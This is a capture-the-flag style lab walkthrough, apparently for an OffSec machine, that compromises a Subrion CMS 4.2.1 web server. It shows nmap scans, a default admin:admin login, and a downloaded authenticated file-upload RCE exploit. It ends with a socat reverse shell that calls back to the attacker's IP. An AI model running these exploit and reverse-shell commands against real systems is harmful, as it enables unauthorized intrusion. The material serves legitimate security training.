Exfiltrated
Nmap

sudo nmap -Pn -n 192.168.184.163 -sC -sV -p- --min-rate=10000 --open
sudo nmap -Pn -n 192.168.184.163 -sU --top-ports=100 --reason
HTTP - 80
When we navigate to the site we get an error when it loads but if we look at the URL we can see theres exfiltrated.offsec instead of the IP address we initially put in so lets add the name to our /etc/hosts file
sudo nano /etc/hosts


Now when we reload the site it loads

Testing login with admin:admin works
If we scroll down the original home page we landed on it tells us its using Subrion CMS
A google search lands us on a File Upload vulnerability

If we inspect the code we can see it refers to the /panel/ directory.

Out of curiosity if we navigate to that url we get


A closer look and we get the version number of the CMS: 4.2.1 which matches our exploit version
Lets grab the exploit and try running it

searchsploit subrion

searchsploit -m 49876

Running the script tells us how to use it

python3 49876.py -u http://192.168.184.163/panel
But we get an error
So lets try tweaking some stuff. We probably need to edit the credentials

From the code we can see we can pass more arguments for users and passwords
python3 49876.py -u http://exfiltrated.offsec/panel -l admin -p admin
We get an error we have invalid credentials which doesnt add up. There could be other things wrong with the code that would take too much time to dive into so lets find another exploit
A google search leads us to: https://github.com/Swammers8/SubrionCMS-4.2.1-File-upload-RCE-auth-
Grab the raw exploit
wget https://raw.githubusercontent.com/Swammers8/SubrionCMS-4.2.1-File-upload-RCE-auth-/refs/heads/main/exploit.py
Run the script
python3 exploit.py -u http://exfiltrated.offsec/panel -l admin -p admin

Nice. We get a low privileged user www-data
However, the shell isnt stable. We cant use arrow key functionality but we also cant even use commands like cd or sudo.
If we try using python it doesnt work, however if we try with socat it does
On our kali machine:
socat file:`tty`,raw,echo=0 tcp-listen:4444
On the target shell:
socat exec:'bash -li',pty,stderr,setsid,sigint,sane tcp:192.168.45.209:4444
Test with cd command and arrow keys and it appear to work now
